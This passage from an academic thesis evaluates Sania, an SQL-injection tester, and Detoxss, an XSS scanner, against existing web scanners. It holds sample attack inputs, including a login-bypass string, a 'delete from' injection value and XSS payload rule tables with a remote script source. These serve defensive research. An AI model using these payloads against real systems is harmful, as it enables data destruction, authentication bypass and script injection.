Subject	Sania				Paros			
	trials	warns	vuls.	f.p.	trials	warns	vuls.	f.p.
E-learning	214	210	210 (21)	0	362	9	7 (5)	2 (2)
Bookstore	708	52	52 (26)	0	4802	8	0	8 (7)
Portal	1080	93	88 (44)	5 (5)	5477	20	0	20 (20)
Event	276	18	16 (8)	2 (2)	1698	21	0	21 (20)
Classifieds	498	32	32 (16)	0	1210	6	0	6 (6)
EmplDir	290	18	18 (9)	0	1924	13	0	13 (11)
total	3064	423	416 (124)	7 (7)	15473	77	7 (5)	70 (66)

but it could not find any vulnerabilities. This is because our subject applications filter out all of the database errors in order not to give any clues to attackers; no database error is contained in the response pages even if there is a vulnerability.

Consequently, we decided to use Paros for comparison. As shown later, Paros could find SQL injection vulnerabilities in our subjects. The technique of Paros is based on penetration testing that indiscriminately applies an attack code to every target slot, and determines that an attack is successful if the response after an attack differs from a normal response. Additionally, it determines that an attack is successful if the response message contains pre-defined strings that indicate existence of vulnerability, such as a database error, "`JDBC.Driver.error`". This technique is also implemented in the three commercial softwares, WebInspect [47], Acunetix WVS [43], and AppScan [44]. The differences among these tools (including Paros) exist in quality and quantity of pre-defined attack codes and pre-defined strings that are used to determine existence of vulnerability.

There is no significant difference in testing time between Sania and Paros. It took around 15 minutes to perform testing for each subject application.

4.4.2 Results

Table 4.7 shows the experimental results for Sania and Paros. The table presents the number of trials (trials), the number of warning messages that a tool reported as vulnerable (warns), the number of warning messages that were truly vulnerable with the number of actual vulnerable target slots in parentheses (vuls.), and the number of warning messages that were false positives with the number of target slots that were not actually vulnerable in parentheses (f.p.) for each subject. We checked whether each warning was truly vulnerable. This table reveals that Sania found, using fewer trials, more vulnerabilities for every subject and generated fewer false positives than Paros did.

Table 4.8: Details of vulnerabilities for Sania and Paros

Attack Type	Sania	Paros
Singular	194 (13)	7 (5)
Combination	222 (111)	0
Total	416 (124)	7 (5)

4.4.2.1 Accuracy of Attacks

Table 4.8 shows the total number of warnings for attack types. Note that there is no vulnerability that Paros could find but Sania could not. The table reveals that Sania can execute:

- Precise singular attacks. It found more vulnerabilities (124 slots) than Paros did (5 slots). This is because Sania generates an elaborate attack according to the syntax of a target slot. It was necessary to embed a parenthesis into attack codes to detect the vulnerabilities that only Sania could detect.
- Powerful combination attacks. It found 111 vulnerable slots. A combination attack requires knowledge about target slots in an SQL query. Therefore, it is difficult for Paros to make a combination attack.

E-learning does not sanitize user input at all and is the only subject where Paros could detect vulnerabilities. All vulnerabilities in the GotoCode applications are revealed by combination attacks. For example, a web page of the `Event` application accepts a query-string, `Login=xxx&Password=zzz`, to authenticate a user's log in, and issues the following SQL query:

```
SELECT count(*) FROM users WHERE
     user_login ='xxx' and user_password='zzz'.
```

When Sania sets a backslash to the value in the `Login` parameter, it can easily change the structure of the resulting SQL query. Paros cannot find them because it does not support any function to attack several target slots at the same time.

4.4.2.2 False Positives

Table 4.9 shows the number of false positives with the number of target slots that were not actually vulnerable in parentheses. In total, Sania and Paros respectively raised 7 and 70 false positives.

Table 4.9: Details of false positives for Sania and Paros

Subject	Sania					Paros				
	f1	f2	f3	f4	f5	f1	f2	f3	f4	f5
E-learning	0	0	0	0	0	0	0	0	0	2 (2)
Bookstore	0	0	0	0	0	0	7 (6)	1 (1)	0	0
Portal	5 (5)	0	0	0	0	2 (2)	7 (7)	6 (6)	5 (5)	0
Event	2 (2)	0	0	0	0	1 (1)	8 (7)	8 (8)	4 (4)	0
Classifieds	0	0	0	0	0	3 (3)	3 (3)	0	0	0
EmplDir	0	0	0	0	0	5 (4)	4 (3)	4 (4)	0	0
total	7 (7)	0	0	0	0	11 (10)	29 (26)	19 (19)	9 (9)	2 (2)

f1: Data length error, f2: Attacking potentially safe slots, f3: Mishandling of dynamic contents, f4: Data type error, f5: Duplicate warning

Data length error The maximum length of data is defined for each database. Sania generated 7 false positives as a result of making attacks longer than the limitation, and Paros also generated 11 false positives as shown in Table 4.9.

In our subject, `Portal` limits the length of the `member_password` to 15 characters, and a web page in the application has a sanitizing function that translates a single-quote into two single-quotes. We used length-attributes for limiting attack codes to `member_password` to be less than 15 characters. However, the sanitizing operation converted the attack codes to longer than the length defined by the length-attribute, and the database rejected the attack code. After handling an error message from the database, the web application generated a response page that is different from the expected one. Since the web application issued an SQL query that was not the expected SQL query, Sania raised an alert. This happened 7 times.

On the other hand, Paros does not recognize the acceptable maximum length. It would generate improperly long attack code and the web application would then return an unintended response page. Then, Paros would determine the attack to be successful because the response page was different from the intended one. This happened 11 times in total.

Attacking potentially safe slots A parameter is potentially safe when it is a stateful parameter. We attached a skip-attribute to such a parameter, so that Sania could skip testing it. On the other hand, Paros executed the testing and wrongly evaluated it, which generated 29 false positives as shown in Table 4.9.

Paros embedded an attack code to the value of stateful parameters, and generated 16 false positives. A stateful parameter is potentially safe because its value is not embedded into any SQL query, but the same value happens to appear in an SQL query. For example, in our evaluation, a `FormAction` parameter is used as a stateful param-

eter in `Bookstore`. The parameter requires its value to be “`insert`" to insert new member information, and to be “`delete`” to delete the existing user information. If a value other than “`insert`" and “`delete`" is used, the web application makes the client go back to the original page with an error, “`java.sql.SQLException: Can not issue empty query`", without issuing any SQL queries. Therefore, if an attack code is applied to this stateful parameter, no SQL query is issued and an unintended page is returned. Paros recognizes this as a successful attack, which resulted in false positive.

Mishandling of dynamic contents Paros generated 19 false positives as a result of mishandling of dynamic contents, while Sania generated no false positives, as shown in Table 4.9. Some web applications dynamically generate web pages that contain the values entered by a user. For example, in a web page in `Classifieds`, the user can add a new category name. After the new category name is added, the web application returns a page containing a list of all registered category names. When an attacker attempts to inject an attack code to the category name field, the content of the response page always changes even when the attack fails. Paros always misjudged this as vulnerable because it regards the change in the response page as implying a successful attack, and generated false positives. Sania generated no false positives because it judges the success of an attack by looking at the structure of the SQL query.

Data type error Paros generated 9 false positives by injecting improper types of an attack code, while Sania generated no false positive, as shown in Table 4.9. If the type of an attack code is not equivalent to that of a corresponding column in a database, the database returns an error to its host web application. When handling this error message, some web applications generate response pages that are different from the intended ones. For example, in a web page in `Portal`, the user enters a date-formatted string to a “`date_added`” parameter. The corresponding column in the database accepts only a date expression. Since Paros has no way of knowing the type of target slot, it executed inappropriate attacks, and generated 9 false positives. On the other hand, since Sania properly recognizes the type of a target slot by looking into the structure of the SQL query, it did not inject incorrect data type attack code.

Duplicated warnings Paros generated 2 duplicated warnings, as shown in Table 4.9. A duplicated warning is not a false alert but a redundant warning. For example, *servlet alias* enables clients to use a shortcut URL to call a servlet. In `E-learning`, accessing the URL:

```
http://hostname:port/E-learning/Security
```

is the same as accessing the following URL:

```
http://hostname:port/E-learning/user/jsp/login.jsp.
```

Table 4.10: Results for Sania w/o all attributes

Subject	Sania w/o all attributes					
	trials	warns	vuls.		f.p.	
E-learning	214	214	210	(21)	4	(1)
Bookstore	954	346	50	(25)	252	(44)
Portal	1548	577	88	(44)	489	(61)
Event	450	191	16	(8)	175	(27)
Classifieds	626	154	32	(16)	122	(20)
EmplDir	344	72	18	(9)	54	(9)
total	4136	1554	414	(123)	1096	(162)

Table 4.11: Details of vulnerabilities for Sania w/o all attributes

Tool	Total	vuls.		Description
Sania w/o all attributes	414	194	(13)	singular attacks
		220	(110)	combination attacks

While Paros tests all the pages indiscriminately, Sania users can choose the page of interest to test, which suppresses this type of warning duplication.

4.4.3 Effectiveness of Sania-attributes

To measure the effectiveness of Sania-attributes, we also evaluated Sania without using them for the same applications in the previous section. Table 4.10 shows the results for Sania without any attribute. Compared with the results for Sania in Table 4.7, the number of trials is larger, a lot of false positives occurred, and fewer vulnerabilities were found. In this section, we present the details of their causes.

4.4.3.1 Accuracy of Attacks

Table 4.11 shows the number of vulnerabilities that Sania without any attribute found. The table reveals that the same number of singular attacks were successful, but two fewer combination attacks were successful and one fewer vulnerable slot was found in comparison to the Sania results in Table 4.8. We confirmed that the undiscovered target slot was truly vulnerable and determined that it was a *false negative*. This result indicates that the Sania-attributes that are intended to reduce false positives can also reduce false negatives.

The undiscovered slot was a set of two parameters in the user registration page of `Bookstore`. The page requires the client to enter the same value to the two parameters, `member_password` and `member_password2`, in a request. When the application receives a user request, the value of the two parameters are validated. If they are

Table 4.12: Details of false positives for Sania w/o any one attribute

Subject	Sania w/o any one attribute			
	w/o skip-attribute	w/o length-attribute	w/o equivalent-attribute	w/o structure-attribute
E-learning	0	0	0	4 (1)
Bookstore	216 (40)	0	36 (4)	0
Portal	306 (45)	190 (21)	0	0
Event	163 (27)	14 (2)	0	0
Classifieds	122 (20)	0	0	0
EmplDir	54 (9)	0	0	0
total	861 (141)	204 (23)	36 (4)	4 (1)

equal, the application registers a new user, but if not, the application returns an error page without issuing any SQL query. In the evaluation of Sania with all attributes, we attached equivalent-attributes to the two parameters. So, Sania successfully inserted attack codes to them, let the application issue an SQL query, and this resulted in detecting the vulnerability. However, Sania without any attribute had no means of knowing which parameter had to share the same value with others and could not let the application issue any SQL query.

4.4.3.2 False Positives

We evaluated Sania without using one of the attributes to measure the effectiveness of each Sania-attribute. Table 4.12 shows the false positives occurred in this evaluation. Compared with the results of the false positives of Sania in Table 4.9, quite a lot of false positives occurred. Note that the total number of all false positives in Table 4.12 is not identical to that of the false positives in Sania without all attributes (shown in Table 4.10), because some false positives were reported multiple times in this evaluation.

Skip-attribute Table 4.12 reveals that Sania without skip-attributes generated a lot of false positives. They are caused by receiving unintended SQL queries, when the values of stateful parameters are used for attacking. In the evaluation of Sania with all attributes, we manually attached skip-attributes to stateful parameters so that Sania did not attempt to insert attack codes to the parameters.

Length-attribute The lengths of some columns in the databases used in the `Portal` and `Event` applications are small. Sania without length-attributes does not know the acceptable length of an attack code, so the attempt to insert an overly long attack code always failed, and results in false positive when the unintended SQL query is detected.

On the other hand, Sania with length-attributes verifies the length of an attack code before sending attacks.

Equivalent-attribute Sania without equivalent-attributes generated false positives because of the data mismatching of the values of several parameters that must have the same value. If data mismatching is detected and the web application returns an error page that issues an unintended SQL query, a false positive occurs. Sania without equivalent-attributes does not know which parameters should share the same value, so it attempts to insert a different value to each parameter. On the other hand, Sania with equivalent-attributes properly inserts the same value to the parameters specified by the equivalent-attributes.

Structure-attribute The four false positives in E-learning were caused by dynamic queries. A web page in the subject allows the user to enter an arithmetic expression as well as a number in a single field. Since the tree structure of an arithmetic expression in SQL queries differs from that of a number, Sania regards the difference as a successful attack. Sania without structure-attributes did not know which target slot is allowed to have a subtree, so it raised an alert every time the structure of an SQL query was changed. On the other hand, Sania can correctly judge dynamic queries using structure-attributes. In the evaluation of Sania with all attributes, we attached an arithmeticExpression attribute to the target slot. As a result, Sania successfully avoided these false positives.

4.5 Testing Real Products

We had a chance to test a production-quality commercial web application developed by IX Knowledge Inc. [69] with our initial prototype of Sania. This application, RSS-Dripper, provides RSS information to users based on their previous choices. It is written in Java Servlet and JSP, developed on Struts [29], and was in the final stage of development just before being shipped when we tested it.

The login page in RSS-Dripper accepts two parameters, `userid` and `password`. When a query-string, `userid=xxx&password=zzz`, is supplied, it issues the following SQL query:

```
SELECT USERID, USERNAME, PASSWORD, MAILADDRESS, TIMESTAMP
     FROM USERMST WHERE USERID = 'xxx' AND TRIM(PASSWORD) = 'zzz'.
```

After Sania executed 32 attacks, it detected one SQL injection vulnerability against a combination attack with a query-string, `userid=\&password= or 1=1--`. After the testing, we confirmed that it was truly vulnerable. By analyzing the source code of RSS-Dripper, we found that it did not sanitize the backslash.

Additionally, we found an SQL injection vulnerability in Schoorbs [94], an open-source web application. This vulnerability resided in an HTML hidden field, which was supposed to only accept a number. Since it was not properly sanitized, an attacker can inject an arbitrary SQL statement preceded by a number, such as "`2;delete from schoorbs_room--`". We provided in-depth information on this vulnerability to the developer, and confirmed that the vulnerability was fixed in the next version.

4.6 Summary

We presented Sania that dynamically generates effective attacks for penetration testing to efficiently detect SQL injection vulnerabilities. Because it is designed to be used in the development phase of web applications, it can intercept SQL queries. By investigating the syntax of potentially vulnerable slots in the SQL queries, Sania dynamically generates precise, syntax-aware attacks. We evaluated our technique using real-world web applications and Sania was found to be effective. It found 124 SQL injection vulnerabilities and generated only 7 false positives when evaluated. In contrast, Paros, a popular web application scanner, found only 5 vulnerabilities and generated 66 false positives. We also found vulnerabilities in a production-quality commercial web application and in an open source web application.

The reason that Sania succeeds in precisely detecting SQL injection vulnerabilities is due to its dynamic attack generation mechanism. SQL injection can be successful when an arbitrary SQL command is embedded into an attack code and the attack code alters the syntactical structure of the SQL query for activating the malicious SQL command. In Sania, attack codes are made according to the syntax of each target slot in the SQL query, while the existing vulnerability scanners use the same attacks to different target slots. With this dynamic attack generation mechanism in Sania, it succeeds in detecting vulnerabilities and avoid making unsuccessful attacks.

In our evaluations, Sania produced a few false positives and no false negative by using Sania-attributes. However, false negatives can still be made in our approach, when a web application modifies an HTTP parameter or partially selects a sequence of characters from it, before it is embedded into an SQL query. For example, consider a comma-delimited HTTP parameter "`str=xxx,zzz`" and assume that a web application constructs a separate SQL query for each string. Since Sania identifies an unmodified HTTP parameter that appears in an SQL query as a target slot, the separated strings in our example are ignored in our testing. To the best of our knowledge, this logic is only used in a rare case; the most common cause of SQL injection attacks uses malicious parameters directly to form SQL queries without any validation or modification. For this rare case, a Sania-attribute that can identify a delimiter can be available before detection of target slots.

In addition, our approach may still cause false negatives when a web application

uses *one-time token*. A one-time token can be used only once while a session token can be used infinitely. So, if an attack request uses an expired token, the attack will be rejected before trying to exploit its target slot. For this case, a Sania-attribute that can reacquire a new one-time token every time can be made.

Chapter 5

DETECTION OF XSS VULNERABILITIES

Cross-site scripting (XSS) is the most common web application attack and a lot of web applications have issues with XSS. It allows an attacker to inject a malicious script into a web page viewed by clients, which results in enabling the attacker to access any cookies, session tokens, or other personal information retained by a user's browser. In traditional XSS that we often call reflected XSS, the malicious script is embedded into an attack code and the attack code alters the syntactical structure of the web page for activating the malicious script. In this mechanism, in the same way as the SQL injection introduced in the previous section, the attack code has to be made according to the syntax of the point into which the attack code appears in the response document, otherwise client browsers will not activate the malicious code.

In the past few decades, the traditional XSS has evolved into more sophisticated attacks such as stored XSS and DOM-based XSS. These attacks appeared in response to the adoption of the Web 2.0 technology. Unfortunately, complex mechanisms make it difficult to detect vulnerabilities exploited by these new types of XSS. Unlike traditional reflected XSS, stored XSS appears in a specific web page after a certain page transition from the page into which a script is injected, while DOM-based XSS occurs in the user's web browser without any server involvement. These features of the new types of XSS pose several challenges to security scanners for web applications.

In this chapter, we present Detoxss, a dynamic analysis technique that can detect the new types of XSS. It also performs more effective testing for traditional XSS, as compared to existing techniques. To detect the new types of XSS, Detoxss simulates page transition and browser behavior. To detect traditional XSS, it dynamically generates powerful attacks by investigating the syntax of malicious inputs appearing in response documents. In an experiment using 5 real-world web applications, we compared Detoxss with 6 dynamic analysis tools. The experimental results demonstrate that Detoxss is more effective than the other dynamic scanners; it discovered more vul-




Figure 5.1: Design of Detoxss with packet flow

nerabilities and generated fewer false positives and negatives. The results also suggest that Detoxss is effective in detecting the new types of XSS.

5.1 Detoxss

Detoxss is a technique for discovering reflected, stored, and DOM-based XSS vulnerabilities in web applications. It dynamically analyzes HTTP requests and responses, and generates a sequence of messages that attempts to compromise the target web application. Notably, Detoxss performs effective testing to detect stored and DOM-based XSS vulnerabilities that had long been unrealized by dynamic analysis. To detect stored XSS vulnerabilities, Detoxss simulates a web client's page transition from the insertion of user input to its appearance in a response. To detect DOM-based XSS vulnerabilities, Detoxss simulates the behavior of a web client's browser to observe DOM structure changes after activating the events on a web page.

Even against the traditional XSS as well as new types of XSS, Detoxss can detect more XSS vulnerabilities than can existing dynamic analysis tools. Technically, Detoxss dynamically generates powerful attacks by investigating the *syntax* of attack codes appearing in HTTP responses. By considering syntax, Detoxss can create effective attacks for each syntax and avoid creating meaningless attacks that could never be activated.

5.2 Vulnerability Detection Technique

Detoxss is a vulnerability detection technique using dynamic analysis for discovering reflected, stored, and DOM-based XSS vulnerabilities. Figure 5.1 illustrates the fundamental design of Detoxss with packet flows. Detoxss launches analysis when it intercepts an innocent packet between a user's browser and a web application. Then, it performs a penetration test for reflected and stored XSS and simulates browser behavior for DOM-based XSS.

In this section, we introduce Detoxss vulnerability detection technique in comparison with those of existing techniques. Later, Table 5.4 summarizes the techniques mentioned in this section.

5.2.1 Detection of Reflected XSS Vulnerabilities

In reflected XSS, an attack is immediately embedded in a response that is then sent back to the user's browser. We first discuss the existing detection techniques before describing the Detoxss technique.

5.2.1.1 Existing Techniques

In an XSS, an attacker embeds an attack code at an attack point in an HTTP request. An attack point appears in a query-string, a cookie, or another HTTP header parameter, and its value may appear in a target slot in an HTTP response. To cover all XSS possibilities, recognizing all parameters in an HTTP request as attack points is one solution, but this is obviously naive and wasteful as performed in [42]. Instead, it is more efficient to check the response for strings contained in the request as conducted in [95, 96]. For example, an HTTP request might contain a query-string "`name=Bob`", and the response might contain "`Bob`" at $\o_1$ in Figure 5.2. In this case, "`Bob`" is a target slot since it appears in the response.

After identifying attack points, existing scanners embed an attack code into an HTTP request to attempt to exploit each target slot. An attack code is usually a predefined string, and attacks are generated by applying every attack code to each attack point in a request. Although some scanners such as [42, 96] dynamically create part of an attack code, this does not mean much to the success of the attack because these scanners only create a randomized string literal that will not change the structure of any document.

After sending the attack to the web application, the existing scanners analyze the resulting HTTP response to check whether the attack was successful. To this end, these scanners perform a string search [97, 42, 96] or use a parser [95, 98]. The string search looks for an attack code appearing in the target slot in the HTTP response. This approach is simple but error-prone. Suppose the attack code "`<script>alert(1)`

```
<script>document.write("Hello, ø1!!");</script>
<p id="ø2">Today is ø3.</p><!-- comment:ø4 -->
```

Figure 5.2: XSS target slots ($ø_i$: target slot)

</script>" appears as an HTML attribute at $ø_2$ in the HTTP response in the example of Figure 5.2. Within this attribute, any HTML tag or JavaScript code is recognized as just a string. A string search, however, recognizes the tag or code as a vulnerability because it appears in the HTTP response, even though it will not be activated. The same discussion applies to $ø_4$ in Figure 5.2. On the other hand, more precise investigation is possible by using a parser, which breaks down a document into small parts consisting of grammatically meaningful elements. By analyzing these elements, the existing scanners can check whether an attack code appears as an executable script. In the previous example, this approach would properly recognize that the attack code appears within a non-executable area.

5.2.1.2 Detoxss for Reflected XSS

Like the existing scanners, Detoxss efficiently identifies target slots in the same way by investigating strings appearing in responses, and it also detects vulnerabilities in the same way by using a parser. The difference between Detoxss and the existing scanners is in the phase of generating attacks.

Detoxss dynamically generates attacks by analyzing responses generated from an innocent request, and it executes two types of attacks: *singular* and *combination*. In a singular attack, it inserts an attack code into a single target slot. In a combination attack, it inserts attack codes into two target slots at the same time.

In creating a singular attack, Detoxss first analyzes the syntax in which a target slot appears in the HTTP response. The syntax is obtained by parsing the response with several types of parsers, regardless of the document's file extension, so that it can properly determine the document format even when the extension is wrongly applied. In the parsed data, a target slot always appears as a leaf (i.e., terminal) node of a parse tree. The parent node of a leaf node represents the non-terminal from which the terminal is derived. We call the type of the non-terminal a *syntax*. Detoxss generates an attack code according to the syntax of the target slot.

In Figure 5.2, the syntax of the target slot $ø_1$ is a *string* in JavaScript grammar. The attack code for the string ($ø_1$) should have at least one quote to end the string value in the document. For example, "`");alert("xss`" can be an attack code for this target slot, and if successfully exploited, the resulting script will be "`document.write("Hello, ");alert("xss!!");`", which activates an unauthorized alert function. For $ø_3$, since

Table 5.1: Syntax of XSS target slots

Rule name	Syntax to be applied	Example code
in-header	Within header tag	<head>ø</head>
in-title	Within title tag	<title>ø</title>
in-text	Any text node	ø (as text in HTML)
as-attr	HTML attribute w/ quotes	<div id="ø"/>
as-attr-w/o-quote	HTML attribute w/o quotes	<div id=ø/>
part-of-attr	At the end of an attribute	<a href="search?q=ø"/>
in-js-document	Script in JavaScript	ø (as script in JavaScript)
js-str	String in JavaScript	document.write("ø");
js-str-w/o-quote	String w/o quotes in JavaScript	document.write(ø);
js-line-comment	Line comment	// ø
js-block-comment	Block comment	/* ø */
css-property	Property element in CSS	body{ø:red;}
css-value	Value element in CSS	body{color:ø;}

it appears as part of a text node in HTML grammar, the attack code should have an HTML tag such as "<script>alert("xss");</script>". In this way, Detoxss generates effective attack codes according to the syntax of each target slot.

Detoxss dynamically generates attack codes by using *attack rules*. An attack rule defines how to generate attack codes according to the syntax of a target slot. By thoroughly investigating XSS techniques in [21, 16, 22], we found that syntaxes in HTML, JavaScript, and CSS grammars could be classified into 47 types with respect to the creation of XSS attack codes. Table 5.1 shows some examples of syntaxes of target slots. Each attack rule is mapped to the syntax to which a target slot belongs. Table 5.2 lists examples of attack rules. To facilitate brevity in writing attack rules, we also defined 26 supplementary rules, some of which are listed in Table 5.3. In these tables, a pair of square brackets indicates an application of another attack rule or a supplementary rule. For example, Detoxss analyzes $\o_3$ in Figure 5.2 and recognizes that it appears in a text syntax in HTML, for which the in-text rule is applied. According to the in-text rule, the script-tag rule is applied first. In turn, according to the script-tag rule, the first element "<sCrIpT>[alert]</ScRiPt>" is chosen, and then the alert rule is applied. The resulting attack code is "<sCrIpT>alert(1);</ScRiPt>". By using the attack rules, at most 569 attack codes can be generated in the current implementation. A new attack rule can be easily added to the list, because the rules are defined in XML.

On the other hand, a combination attack exploits two target slots at the same time. As shown in Figure 2.2, it is necessary to bury a multi-byte character to nullify a quote indicating the end of a string. If a target slot is not enclosed in quotes, it is not a target for a combination attack, because a singular attack can detect the vulnerability,

Table 5.2: Attack rules (square brackets indicating another rule)

Rule name	Attack code
in-header	<link rel=stylesheet href=[link-href]/>
in-title	</title>[script-tag]
in-text	[script-tag] | [img-tag]
as-attr	[quote] [attr-breaker]
as-attr-w/o-quote	[safe-char] [attr-breaker]
part-of-attr	[quote] [src-href-breaker]
in-js-document	[alert];
js-str	[quote]);[alert];write([quote]
js-str-w/o-quote	); [alert]
js-line-comment	[CRLF][alert];
js-block-comment	*/[alert];/*
css-property	color:[css-expr]([alert]);[safe-char]
css-value	[css-expr]([alert]);

Table 5.3: Supplementary rules (square brackets indicating another rule)

Rule name	Attack code
link-href	[js-file] | javascript:alert(1)
img-tag	 | |
script-tag	<sCrIpT>[alert]</ScRiPt> | <script src=[js-file]></script>
js-file	http://***/xss.js
attr-breaker	[on-attr] | />[in-text]
css-expr	expression | e\xp\re\s\s\i\o\n
on-attr	onclick=[alert]
alert	alert(1);
safe-char	x
quote	' or " (according to the syntax)
CRLF	a newline

if applicable. In the current implementation, Detoxss only injects “0x82” into the first target slot and “ onclick=alert(1) s=0x82” into the second as shown in Figure 2.2.

A combination attack attempts to exploit only two target slots at the same time, even when more than two target slots exist in the same document, because attacking two target slots is sufficient to detect a vulnerability to a combination attack. For example, suppose a web application issues the following document.

```
<span style="ø1">str1</span>
<span style="ø2">str2</span>
<span style="ø3">str3</span> (øi: target slot)
```

In this example, Detoxss tries to exploit $ø_1$, $ø_2$, and $ø_3$ by injecting a multi-byte character into $ø_1$ and an arbitrary attack code into $ø_3$. When the multi-byte character exploits $ø_1$, the value of the first style attribute becomes “· >str1<span style=”. Then, $ø_2$ needs to close the span tag or add another attribute to activate the attack code at $ø_3$, because if $ø_2$ breaks the structure of this document, $ø_3$ cannot be activated. Likewise, when trying to exploit these three target slots at the same time, an arbitrary attack code should be injected into $ø_2$, which means that $ø_2$ should be vulnerable. Thus, applying attack codes to two adjacent target slots is sufficient to check for a vulnerability.

If $ø_2$ is not enclosed in quotes in the previous example, however, then Detoxss tries to exploit the pair of $ø_1$ and $ø_3$. When $ø_1$ is exploited by a multi-byte character in this situation, the first style attribute becomes the following.

```
· >str1</span>
<span style=v2 >str2</span>
<span style=    (vi: a value for a target slot )
```

It incorporates the value for $ø_2$. Therefore, if a target slot that is not enclosed in quotes exists between a pair of target slots, that pair can also be used for a combination attack.

5.2.2 Detection of Stored XSS Vulnerabilities

A web application stores user input persistently on a server and uses it in creating a page that will be served to other users. We especially call such user input as a persistent parameter. An attack exploiting a persistent parameter is known as a stored XSS.

A vulnerability of a persistent parameter cannot be found without a certain request that triggers a response containing the value of the persistent parameter. For example, suppose a request R_1 contains a persistent parameter p_1 but does not trigger the response of interest. Then consider a second request R_2 that neither contains any parameter nor triggers the response of interest. Finally, consider a third request R_3 that has no parameter but triggers a response containing p_1. In this way, R_3 is required to trigger an attack code injected into p_1.

5.2.2.1 Existing Techniques

As with reflected XSS, the existing scanners [95, 96] use the same technique for identifying target slots and generating attacks for stored XSS. The difference lies in how these scanners detect vulnerabilities.

In stored XSS, since an attack code appears in a response served to other users later, the scanners need to browse the resulting web page containing the injected attack code, thus activating the attack code in the same way that other users do. Typically, the scanners first send request containing an attack code, and after sending all attacks, they access every resulting web page to try to activate the injected attack code. The success of an attack is also determined in the same way as for reflected XSS: by using a string search or a parser.

5.2.2.2 Detoxss for Stored XSS

Detoxss also recognizes a persistent parameter as an attack point. The difference from the existing scanners is that Detoxss records page transition of all HTTP requests and responses from the insertion of a user input to its appearance. In the previous example, Detoxss records the page transition from R_1 to R_3. It records the page transition from user's browser navigation at the phase of capturing packets before starting analysis. An attack code is also generated in the same way as for reflected XSS, by referencing the syntax of the target slot in the response after R_3.

In the vulnerability detection phase, Detoxss uses a flow simulator that generates the same page transition recorded previously. When Detoxss tries to attack in the previous example, it sends an attack A_1 containing an attack code a_1, and it then sends R_2 and R_3 to trigger the attack. Finally, by using a parser in the same way as for reflected XSS, Detoxss checks whether the injected attack code a_1 can be activated in the response resulting after R_3. As shown here, Detoxss simulates the page transition flow, because the appearance of a vulnerability is dependent on page transition. For example, a web application can be implemented to refuse to reply to R_3 directly after R_1 (i.e., without sending R_2 in between). In this case, the existing scanners cannot reach the response of interest. By simulating the page transition flow, Detoxss can avoid this issue.

We found a case, however, in which a web application dynamically generates a new web page each time an attack is sent, and then the new page contains the injected attack code. An example is a forum web page that allows users to submit content on a new topic. When the new content is posted, a new page for the topic is created. We call this newly generated page a *transitive* page. If a transitive page is vulnerable to stored XSS, it is difficult to detect the vulnerability because the page's URL cannot be obtained in advance, before sending an attack. The existing scanners cannot let the injected attack code out, since they cannot access the newly generated transitive page.

The URLs of transitive pages typically consist of a series of numbers. For ex-

ample, suppose the initial forum's URL is 'forum?id=1' and the subsequent one is "forum?id=2". It is difficult for existing scanners to automatically prospect this mechanism of URL manipulation, because it is highly dependent on the specific web application. On the other hand, Detoxss allows a user to input a simple query specifying which parameter should be changed and how. In the example above, the query becomes "id=1++", which indicates to increment the number of id by one for base 1. Since Detoxss is partly intended for use by web application developers, it is possible for them to use this approach, because they know the specifications of their applications.

5.2.3 Detection of DOM-Based XSS Vulnerabilities

In DOM-based XSS, an attack is not embedded in an HTTP response, but dynamically generated on the client's browser. A DOM-based XSS vulnerability is difficult to discover because it lies in the middle of a program that generates renderable elements eventually used for activating the attack in the document, but not in the hierarchy structure of simple tags and nodes that represent visual expressions or meaningful commands. Since an attack is activated by triggering an event on the browser, we focus on the analysis of the outcome of the event after actually letting the event fire.

5.2.3.1 Existing Techniques

Since the user-supplied input does not appear in the HTTP response in DOM-based XSS, the existing scanners try to detect possibly dangerous use of functions by performing a string search within the document. For example, w3af [96] begins by extracting script code from a `script` tag, and searches the script for possibly dangerous use of a function such as `document.write` or `eval`. If a function has a string containing sensitive user information, such as `document.URL` or `window.location`, w3af warns that the web page is vulnerable.

5.2.3.2 Detoxss for DOM-based XSS

Detoxss runs a browser simulator that automatically activates the events in a web page. This is more effective than searching for dangerous use of functions, since a DOM-based XSS is launched by an event.

The browser simulator of Detoxss is implemented on a headless browser. A headless browser facilitates APIs for providing customizable browsing functionality instead of the graphical user interface (GUI) by which a regular client browses web pages with his web browser. A program that extends the APIs is able to access web pages and behave just like regular clients do, such as clicking an anchor, typing a key, and moving a mouse pointer as well as using the browser's functionalities such as saving brows-

ing history and managing cookies. Detoxss extends the APIs for generating browser behavior to activate DOM-based XSS by executing every event on a web page.

In the testing phase, Detoxss first considers all the points where a user can insert a string, such as the values of query-strings and the input fields in an HTML document, as target slots, since any external input can cause a DOM-based XSS. Then, Detoxss inserts a malicious string into each target slot. The malicious string contains JavaScript code to later indicate the success of an attack. For example, the code might contain an `alert` function with a unique string in its argument, which will make a pop-up when it is activated. Finally, Detoxss activates each event in the web page and recognizes the success of the attack when it captures the pop-up containing the intended message.

5.2.4 Detection of Other XSS Vulnerabilities

